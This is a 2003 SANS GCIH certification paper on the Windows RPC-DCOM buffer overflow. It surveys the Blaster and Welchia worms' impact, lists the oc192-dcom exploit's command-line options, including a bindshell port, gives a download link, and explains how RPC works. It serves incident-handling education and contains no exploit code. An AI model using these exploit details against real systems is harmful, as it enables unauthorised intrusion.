GIAC CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

GIAC CERTIFIED INCIDENT HANDLER

GCIH Practical Assignment

Version 3.0

Sunil Sekhri

An Analysis of a Windows RPC-DCOM Buffer Overflow Vulnerability: Manual Exploits to Worms

December 29, 2003

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table of Contents

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Statement of Purpose

The subject of this paper is the ***RPC-DCOM (Stack) Buffer Overflow,*** a widespread vulnerability within Microsoft Windows Operating Systems. The progression of the paper is from discussions of the vulnerability to manual exploits and automated Internet worms that developed as a result. Analyses of both a particular manual exploit, **oc192-dcom**, and an Internet worm, **W32 Welchia/Nachi**, a variant of the **MSBlaster** worm that developed as a result of the vulnerability, are presented. This dual approach allows one to get an understanding of the development of an exploit from proof-of-concept to automated worm.

The oc192-dcom exploit will be used in a lab environment to illustrate the stages of an attack. The objective of this particular hypothetical manual attack is to gain access into a corporate network running Microsoft software. Most Internet attacks focus on servers in the DMZ, but this attack takes the hack deeper into the corporate environment. By using this attack to compromise internal machines, an attacker may be able to eventually gain access to a file server or database server containing confidential or proprietary information, such as customer data.

The natural progression of a vulnerability is from manual proof of concept exploits to more automated attacks, usually in the form of viruses or worms. While the oc192-dcom exploit is used to illustrate the stages of an attack, the W32 Welchia/Nachi worm's behavior and effects are analyzed via the Incident Handling Process surrounding an event that occurred in a corporate network. Since the worm uses the same attack mechanisms as the manual exploit, analysis of each stage of the Incident Handling Process is similar for both exploit and worm. However, due to the scale and speed of the attacks that occurred due to the worms, Incident Handling steps are much better illustrated in response to a worm, in this case. For each Stage of the Attack and the Incident Handling Process, the goal is to understand the methods from both an attacker's and defender's perspective.

Introduction

Issues Raised by Vulnerability

The exploits discussed in this paper and the Incident Handling Process used to address them will illustrate some common problems facing Internet-facing networks. One of the most visible from this example is a problem with patching mechanisms. In particular, the "rapid spread of the Blaster worm highlights the problems inherent in the present state of patching methods. Home users are less likely than business users to patch their computers. Still, companies need time to test patches before installing them, which itself can be a time-consuming process. Patching needs to be part of a more in-depth security plan that includes securing internal networks in addition to perimeter defense (12 August 2003)". http://news.com.com/2102-1002_3-5062832.html?tag=ni_print

Regarding the time required to patch, it has been shown that "time is on the hackers' side"; data from a July 2003 study conducted by Qualys, a vulnerability assessment company, shows the following:

- Patching has a 30-day half-life: after thirty days, 50% of systems remain unpatched; that number decreases by 50% every 30 days after that
- More serious vulnerabilities are fixed more quickly
- 80% of vulnerability exploits are released within the first sixty days after the flaw is announced.
  http://news.com.com/2102-1009_3-5058058.html?tag=ni_print
  http://www.securityfocus.com/news/6568
  http://www.sans.org/newsletters/newsbites/vol5_31.php

Other issues that will be brought up by the worm during the Incident Handling Process include:

- Lack of IDS deployment and utilization as part of an effective "Defense in Depth" strategy

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- "Insider Threat": combination of mobile computers and uneducated users
- Challenge of accurate asset inventory/management

Worm Stories

A sampling of stories presented in SANS Newsbytes http://www.sans.org/newsletters/newsbites/ illustrates the impact of worms, in particular MSBlaster and its variants, on the Internet and organizations that depend on it.

Quick Infections

The Blaster worm managed to affect a large number of machines very quickly. On the day of its discovery "in the wild" (August 11, 2003), "as many as 1.4 million systems have been infected as of 4 PM EDT, Tuesday. That is at least four times the number infected by Code Red."
http://www.sans.org/newsletters/newsbites/vol5_32.php

Wide Range of Victims

In addition to the speed with which Blaster spread, it also managed to affect a wide variety of networks. Some notable victims of the worm include:

- *Banks*
  (15 August 2003) Blaster wormed its way into servers at all 440 offices of Scandinavia's Nordea bank; the bank was forced to close at least 70 of its branches in Finland.
  http://www.helsinki-hs.net/news.asp?id=20030815IE4
  http://www.silicon.com/news/500013/1/5618.html
  http://www.sans.org/newsletters/newsbites/vol5_33.php

- *State Agencies and Corporations*
  Among the entities hit by Blaster are the Maryland Motor Vehicle Administration, the Federal Reserve Bank of Atlanta (GA) and German automaker BMW.
  http://newsvote.bbc.co.uk/mpapps/pagetools/print/
  http://news.bbc.co.uk/2/hi/technology/3147147.stm

- *Universities*
  (5/7 August 2003) About 2,000 of Stanford University's 20,000 desktop computers have been attacked via a recently discovered Windows vulnerability. In a separate story, the University of California, Berkeley planned to shut down outside access to part of its network after as many as 100 computers were attacked via a Windows vulnerability.
  http://www.bayarea.com/mld/mercurynews/news/local/6479603.htm?template=contentModules/printstory.jsp
  http://www.trivalleyherald.com/cda/article/print/0,1674,86%257E10669%257E1552750,00.html
  http://www.washingtonpost.com/wp-dyn/articles/A46233-2003Aug11.html

- *Military & Federal Government*
  (19/22 August 2003) The Navy says it has contained the Welchia/Nachi worm which hit an unclassified section of the Navy/Marine Corps Intranet (N/MCI); infected systems are being scrubbed. The N/MCI was never completely down, and users were still able to access desktop applications. Welchia also hit State Department's computer systems, affecting some embassies and passport offices, as well as a headquarters building. Some of the systems were taken off-line until the infection was cleaned up.
  http://www.gcn.com/vol1_no1/daily-updates/23195-1.html
  http://www.fcw.com/fcw/articles/2003/0818/web-nmci-08-19-03.asp
  http://www.computerworld.com/securitytopics/security/story/0,10801,84158,00.html
  http://www.sans.org/newsletters/newsbites/vol5_34.php

  (29 August 2003) The Navy has launched an inquiry aimed at finding out how the Welchia worm found its way into the Navy Marine Corps Intranet (NMCI). This is the first

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

infection the NMCI has suffered since users began switching over from legacy systems in 2001. The Naval Network Warfare Command, which is leading the investigation, is focusing largely on the events that led up to the infection; the Navy's response to the worm was effective as they managed to contain the infection rather quickly.
http://www.fcw.com/fcw/articles/2003/0825/web-worm-08-29-03.asp
http://federaltimes.com/index.php?S=2153745
http://www.sans.org/newsletters/newsbites/vol5_36.php

- *Hospitals*
  (22 August 2003) The Welchia/Nachi worm hit Yorkhill Hospital in Glasgow, Scotland last week. Hospital staff was unable to access medical records and resorted to using paper files. A hospital spokesman said patients were never at risk due to the worm, and that essential systems were restored within 16 hours after the worm was detected.
  http://news.bbc.co.uk/2/hi/uk_news/scotland/3174173.stm

- *Single-Purpose Machines*
  (24 November 2003) Diebold ATMs at two different banks were infected with the Nachi worm in August of this year. The infected machines' vigorous scanning for vulnerable computers triggered the banks' intrusion detection systems and were cut off. Though a patch for the vulnerability exploited by Nachi had been available for more than a month, Diebold had not installed it on the affected ATMs.
  http://www.securityfocus.com/news/7517

Far-Reaching Side Effects
An interesting side effect of the worms was the impact they had on restoring power after the blackouts experienced in the U.S. Northeast in August 2003:


> (29 August 2003) The MSBlast worm apparently slowed some communications lines that connect data centers used to manage the power grid, abetting the "cascading effect" of the blackout that hit the north-east, mid-west and parts of Canada last month. The worm didn't harm the systems, but did slow down the speed at which networks communicated. A Bush administration advisor said that the worm also "hampered efforts to ...restore power in a timely manner."
> http://www.computerworld.com/printthis/2003/0,4814,84510,00.html
> http://www.sans.org/newsletters/newsbites/vol5_35.php


Global Internet Attack Trends
Incidents.org provides historical data on Internet attack trends from a global perspective. The data shows corresponding "spikes" in the number of targets scanned for TCP/UDP port 135, the default ports on which Microsoft Operating Systems provide RPC services, with the detection of worms exploiting the Microsoft RPC vulnerabilities. The first RPC worm (MSBlaster) was made public August 11, 2003 and the second (W32Welchia/Nachi) on August 18, 2003. These account for the first two spikes in the number of records. A second (separate) set of vulnerabilities affecting Microsoft RPC services were announced on September 10, 2003, which may account for the small but steady increase in the number of scans through September. The large spike in the number of targets towards the end of September is curious; it doesn't correlate with any reports from global Internet watch sites, such as the Internet Storm Center (http://isc.sans.org). The relatively constant number of sources during this spike of targets might indicate that the same sources are scanning multiple targets, or the same targets multiple times. This spike therefore could represent the cumulative effect of worms' scanning and propagating in a short time, before most of the infected machines are patched. Given the renewed "interest" in this port after the second round of RPC vulnerabilities were announced, it appears that records started appearing again. There was probably a cessation or delay in reporting some of the records, as the second graph shows a proportional increase in records and targets during the spike around September 25, where the first graph does not. As Johannes Ulrich of the Internet Storm Center

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

states, “People may no longer report 135 if (a) they stopped logging it or (b) they are now blocking it upstream from the device that reports to ISC/DShield.”


http://isc.incidents.org/port_report.html






© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The trends show that reports are still coming in, but with an overall gradual decline in the number of records. A relatively constant number of sources (200,000) persists, with sporadic spikes in the number of targets, most likely due to delays in reporting as infected hosts are being discovered and patched.



Even months after the initial vulnerability was discovered, port 135 remains one of the most scanned ports globally.



The Exploit

Exploit Name

oc192-dcom.c http://downloads.securityfocus.com/vulnerabilities/exploits/oc192-dcom.c

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The exploit focused on in this paper is one of many based on the original exploit code of Flashsky and Benjurry (http://www.xfocus.org/documents/200307/2.html). It was written by oc192.us Security, and features several significant improvements over the original code, both in terms of ease of use, and effectiveness. From an attacker's point of view, the code compiles on both *nix and Windows, and provides several command line options:

-d destination host to attack
-p for port selection as exploit works on ports other than 135(139,445,539, etc)
-r for using a custom return address
-t to select target type (Offset) , this includes universal offsets for - Win2K and WinXP (Regardless of service pack)
-l to select bindshell port on remote machine (Default: 666)

From the point of view of exploit efficacy, the shellcode provides a major improvement over previous exploits in that it does not crash the RPC service of the victim machine when the exploit is run. It does this by calling ExitThread, rather than ExitProcess once the exploit is complete. Additionally, this exploit further automates the process by making a connection to the victim's listening port once the code has run; some prior exploits required an extra step to connect to the victim host depending on the operating system used to compile the code.

It could be said that the release of the MSBlaster worm and its variants was imminent after this exploit was released, as it automated the process to the point that the code was flexible and modular enough to become part of a payload.

Underlying Vulnerabilities

There are several vulnerabilities associated with the Microsoft RPC service, some of which grew out of others. *The vulnerability focused on in this paper is the* ***RPC-DCOM (Stack) Buffer Overflow***. All vulnerabilities involve the Distributed Component Object Management (DCOM) service running over the Remote Procedure Calls (RPC) protocol. For sake of context, here are the following Microsoft vulnerabilities associated with RPC.

Original RPC-DCOM Vulnerabilities
Microsoft Security Bulletin MS03-026: This vulnerability is due to a stack-based buffer overflow in the hostname (server name) field of a UNC (Universal Naming Convention) path. Originally discovered by Last Stage of Delirium (LSD) Research Group
http://packetstorm.linuxsecurity.com/0307-advisories/win-rpc.txt
http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-026.asp
CERT® Advisory CA-2003-19 Exploitation of Vulnerabilities in Microsoft RPC Interface:
http://www.cert.org/advisories/CA-2003-19.html

Buffer Overflow (the focus of this paper)
CERT Vulnerability Note VU#568148 http://www.kb.cert.org/vuls/id/568148
CERT® Advisory CA-2003-16 Buffer Overflow in Microsoft RPC
http://www.cert.org/advisories/CA-2003-16.html
CVE Name: CAN-2003-0352 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352
BUGTRAQ:20030716 [LSD] Critical security vulnerability in Microsoft Operating Systems
http://marc.theaimsgroup.com/?l=bugtraq&m=105838687731618&w=2
BUGTRAQ:20030725 The Analysis of LSD's Buffer Overrun in Windows RPC Interface(code revised) http://marc.theaimsgroup.com/?l=bugtraq&m=105914789527294&w=2

Denial of Service (DoS)
Vulnerability Note VU#326746: Microsoft Windows RPC service vulnerable to denial of service
http://www.kb.cert.org/vuls/id/326746
CVE Name: CAN-2003-0605 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0605

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Additional RPCSS Vulnerabilities
Microsoft Security Bulletin MS03-039: Unlike MS03-026, MS03-039 identifies two heap-based buffer overflows in the *filename* field of the UNC, rather than the *hostname* field of the UNC as outlined by MS03-026.
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-039.asp
CERT® Advisory CA-2003-23 RPCSS Vulnerabilities in Microsoft Windows:
http://www.cert.org/advisories/CA-2003-23.html

Heap Buffer Overflows:
Vulnerability Note VU#483492: Microsoft Windows RPCSS Service contains heap overflow in DCOM activation routines http://www.kb.cert.org/vuls/id/483492
CVE Name: CAN-2003-0715 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0715
Vulnerability Note VU#254236: Microsoft Windows RPCSS Service contains heap overflow in DCOM request filename handling http://www.kb.cert.org/vuls/id/254236
CVE Name: CAN-2003-0528 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0528
BUGTRAQ:20030920 The Analysis of RPC Long Filename Heap Overflow AND a Way to Write Universal Heap Overflow of Windows
http://marc.theaimsgroup.com/?l=bugtraq&m=106407417011430&w=2

Denial of Service (DoS)
Microsoft has also published information regarding a denial-of-service vulnerability in the RPCSS service. This vulnerability only affects Microsoft Windows 2000 systems.
The CERT/CC is tracking this vulnerability as VU#326746, which corresponds to CVE candidate CAN-2003-0605. This vulnerability was previously discussed in CA-2003-19.

RPC-DCOM Worms
CERT® Advisory CA-2003-20 W32/Blaster worm http://www.cert.org/advisories/CA-2003-20.html
CERT® Current Worm Activity
http://www.cert.org/current/archive/2003/08/18/archive.html#welchia

Operating Systems Affected
Any Windows operating system running DCOM services is vulnerable. This includes most all Service Pack Levels on the following:

- Microsoft Windows NT Workstation 4.0
- Microsoft Windows NT Server 4.0
- Microsoft Windows NT Server 4.0, Terminal Server Edition
- Microsoft Windows 2000
- Microsoft Windows XP
- Microsoft Windows Server 2003

Some Cisco systems have also been reported to be affected:
http://www.cisco.com/warp/public/707/cisco-sn-20030814-blaster.shtml

Non-Affected Systems:
- Microsoft Windows Millennium Edition
- Microsoft Windows 95, 98, and 98SE


Protocols/Services/Applications Affected
The specific protocol/service targeted by the exploit discussed in this paper is Microsoft's Distributed Component Object Model (DCOM), an application-level protocol that rides on the Microsoft implementation of the RPC specification. Microsoft DCE Locator Service (rpcss.exe) is

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

the vehicle by which the exploit is carried out. It listens on TCP port 135 by default on Windows 2000, XP, and 2003 systems.

What is RPC?
"RPC is an interprocess communication (IPC) mechanism that enables data exchange and invocation of functionality residing in a different process. That different process can be on the same machine, on the local area network, or across the Internet" (http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp). RPC manages processes behind the scenes, making the communications between processes transparent to the user; from the user's perspective, it is as if the entire communication is happening on the local machine. There are several types of RPC implementations, DCE (Distributed Computing Environment), Sun's RPC, and Microsoft's implementation (compatible with DCE) (http://www.giac.org/practical/GCIH/Jeremy_Hewlett_GCIH.pdf).

Programming Model
RPC grew out of the need for computer programs to share procedures, as programs grew more complex and the programming model more modular. Procedure-oriented languages such as C provide a formal way to specify procedures; C in particular uses *functions* to specify the name of a procedure, the type of the result it returns (if any) and the number, sequence, and type of its parameters. In C, the main procedure relates to all other procedures as black boxes; calls are made to procedures without knowing how the procedure is implemented (Microsoft).




http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/the_programming_model.asp

Microsoft RPC allows procedures, grouped together in interfaces, to reside in different processes than the caller, and also adds a formal approach to procedure definition that allows the caller and the called routine to adopt a contract for remotely exchanging data and invoking functionality (Microsoft).

Distributed Systems
Clients have data and applications with which they need to interact, but in order for everyone to have access to these data and applications, they would have to be located on each client. This presents the problem of synchronizing the resources between all clients who have access to it

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

(Hewlett). Splitting software systems into multiple components became more convenient, with each component running on a different computer and performing a specialized function (Microsoft). In many cases the system appears to the client as an opaque cloud that performs the necessary operations, even though the distributed system is composed of individual nodes.




http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/the_model_for_distributed_systems.asp

Clients can locate a computer (a node) within the cloud and request a given operation; in performing the operation, that computer can invoke functionality on other computers within the cloud without exposing the additional steps, or the computer on which they were carried out, to the client. Additionally, traditional client-server systems have two nodes with fixed roles and responsibilities, whereas modern-distributed systems can have more than two nodes, and their roles are often dynamic. In one conversation a node can be a client, while in another conversation the node can be the server (Microsoft).

How RPC Works
RPC enables applications to share procedures on remote systems as if they were locally available through use of *stubs*, and provided both sides have compatible implementations of the RPC protocol, client and server are completely platform independent of each other. Client stubs take the client input and package it into a form suitable for network delivery, then send it out to the remote server (Hewlett).

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp

As the illustration shows, the client application calls a local stub procedure instead of the actual code implementing the procedure. Stubs are compiled and linked with the client application.

Instead of containing the actual code that implements the remote procedure, the client stub code:

1. Retrieves the required parameters from the client address space.
2. Translates the parameters as needed into a standard Network Data Representation (NDR) format for transmission over the network.
3. Calls functions in the RPC client run-time library to send the request and its parameters to the server.

The server performs the following steps to call the remote procedure.

1. The server RPC run-time library functions accept the request and call the server stub procedure.
2. The server stub retrieves the parameters from the network buffer and converts them from the network transmission format to the format the server needs.
3. The server stub calls the actual procedure on the server.

The remote procedure then runs, possibly generating output parameters and a return value.

When the remote procedure is complete, a similar sequence of steps returns the data to the client.

1. The remote procedure returns its data to the server stub.
2. The server stub converts output parameters to the format required for transmission over the network and returns them to the RPC run-time library functions.
3. The server RPC run-time library functions transmit the data on the network to the client computer.

The client completes the process by accepting the data over the network and returning it to the calling function.

1. The client RPC run-time library receives the remote-procedure return values and returns them to the client stub.
2. The client stub converts the data from its NDR to the format used by the client computer. The stub writes data into the client memory and returns the result to the calling program on the client.
3. The calling procedure continues as if the procedure had been called on the same computer.

Endpoint Mapper
There remains, however, one problem – RPC was designed so that applications don't have a static service port like http (80) or smtp (25). So, how do the library functions know on what dynamic port a particular application is listening? Jeremy Hewlett addresses this question nicely in his GCIH Practical.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

